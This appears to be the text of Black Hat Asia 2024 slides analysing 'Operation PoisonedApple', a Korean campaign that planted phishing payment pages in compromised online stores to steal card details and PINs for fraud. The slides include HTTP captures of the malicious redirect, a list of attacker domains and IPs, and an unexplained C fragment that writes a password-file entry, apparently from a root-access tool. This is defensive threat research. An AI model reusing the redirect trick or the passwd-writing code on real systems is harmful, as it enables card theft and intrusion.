



blackhat[®]

ASIA 2024

APRIL 18-19, 2024

BRIEFINGS

Operation PoisonedApple:

Tracing Credit Card Information Theft to Payment Fraud

Gyuyeon Kim & Hyunho Cho

Financial Security Institute

Who are we?



Gyuyeon Kim

- Senior researcher at Financial Security Institute
- Focusing on incident response in Korean financial companies, digital forensics and cyber threat intelligence



Hyunho Cho

- Principle researcher at Financial Security Institute
- Focusing on investigation of security incidents, digital forensics, penetration tests and vulnerabilities analysis

Agenda

01. Introduction

02. Operation PoisonedApple

03. Attribution

04. Conclusion

Introduction

Discovery of the operation

September 2022

November 2022

select payment method

Payment method

general payment

Credit card number

Expire date

CVC number

* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN

네자리 숫자

Amount 79,900 원

[이용약관에 동의합니다.](#)

online store A

select payment method

Payment method

general payment

Credit card number

Expire date

CVC number

* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number


Card PIN

네자리 숫자

Amount 79,900 원

[이용약관에 동의합니다.](#)

online store B



Initial Analysis of phishing payment pages

- Returns the phishing payment page's URI

Request to checkout

```
POST http://[store's domain]/shop/conf/card/kcp/mobile/
order_approval.php?
site_cd=GKI5M&ordr_idx=1669698692301&good_mny=285000&pay
_method=CARD&escw_used=N&good_name=XP%20%C7%ED%BB
%E7%20%C5%B8%C7%C1/MDX+&Ret_URL=http://
[store's domain]/shop/order/card/kcp/mobile/card_return.php
HTTP/1.1
Host: [store's domain]
Connection: keep-alive
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Nexus 4 Build/KOT49H)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.114
Mobile Safari/537.36
Accept: */*
Referer: http://[store's domain]/m2/ord/settle.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=9297b661d4caa2100650f5f9c14f6911;
godoLog=20221129; shop_authenticate=Y;
```

Response from legitimate site

```
HTTP/1.1 200 OK
Date: Tue, 29 Nov 2022 05:12:07 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Cache-Control: no-store
Content-Length: 156
Connection: close
Content-Type: text/html

0000,7gYCff9LSISkgfSvlxjFNQcHyKIPdQ/iE35VBPEo1cQ=,https://
rsmppay.kcp.co.kr/pay/mobileGW.kcp
```

Response from compromised site

```
HTTP/1.1 200 OK
Date: Tue, 29 Nov 2022 05:25:33 GMT
Server: Apache
X-Powered-By: PHP
Cache-Control: no-store
Connection: close
Content-Type: text/html

0000,t1yoaefNR+59FTMNxfxfuAcHyKIPdQ/iE35VBPEo1cQ=,/shop/
skin_ori/campingyo/order/card/KCP/mobileGW.php?url=https://
rsmppay.kcp.co.kr/pay/mobileGW.kcp
```


phishing payment page's URI ←

Detection of additional compromised sites

- Developed our own detection program and analyzed over 5,000 domains



Collect domains
from search engines



Analyze
over 5,000 domains




Discover
over 50 compromised sites

Overview of Operation PoisonedApple

Step 1

Analysis of Korean online card payment system



Step 3

Steal user's credit card & personal info

Step 2

Hack into online stores, insert phishing payment pages

Step 4

Monetization via fraudulent payments (3 schemes)

Why Notable?

#1. Stole additional authentication information for fraudulent payments in Korea



select payment method

Payment method 카드

general payment

Credit card number

Expire date 01 2022

CVC number

* 카드뒷면의 숫자 중 마지막 3자리

Resident ID number

Card PIN 숫자 4~6자

Additional Password (선택 입력 사항) 영문+숫자+특수문자 6~16자

Amount 원

이용약관에 동의합니다.


check out cancel

additional information
required for authentication

phishing payment page

Why Notable?

#2. Monetized fraudulent payments and handled the entire process themselves



Operation PoisonedApple

**Analyzing the entire process
from credit card information theft to fraudulent payment**

Resource Development

- Utilized server hosting Vultr and Cloudflare's CDN services to hide the real IP


Domain Creation Date	Domain	Real IP	Function	Utilization of Cloudflare
2022.03.13. (Currently expired)	pay.ynwtuu.net	141.164.55.248	- Storing credit card and personal information	0
2022.11.02.	pay.ynwtuukf.net	141.164.55.248	- Storing credit card and personal information	0
2023.02.25.	pay.kcp.pe.kr	141.164.55.248	- Phishing sites targeting payments - Storing credit card and personal information	0
2023.02.11.	*****mall.co.kr	Unknown	- Phishing site impersonating a hacked shopping mall - Identity verification phishing site	0
2023.03.06.	noons.kr	Unknown	- Identity verification phishing site - Duty-free shop phishing site	0

```

66 char *generate_password_hash(char *plaintext_pw) {
67     return crypt(plaintext_pw, salt);
68 }
69
70 char *generate_passwd_line(struct Userinfo u) {
71     const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
72     int size = snprintf(NULL, 0, format, u.username, u.hash,
73         u.user_id, u.group_id, u.info, u.home_dir, u.shell);
74     char *ret = malloc(size + 1);
75     sprintf(ret, format, u.username, u.hash, u.user_id,
76         u.group_id, u.info, u.home_dir, u.shell);
77     return ret;
78 }
    
```

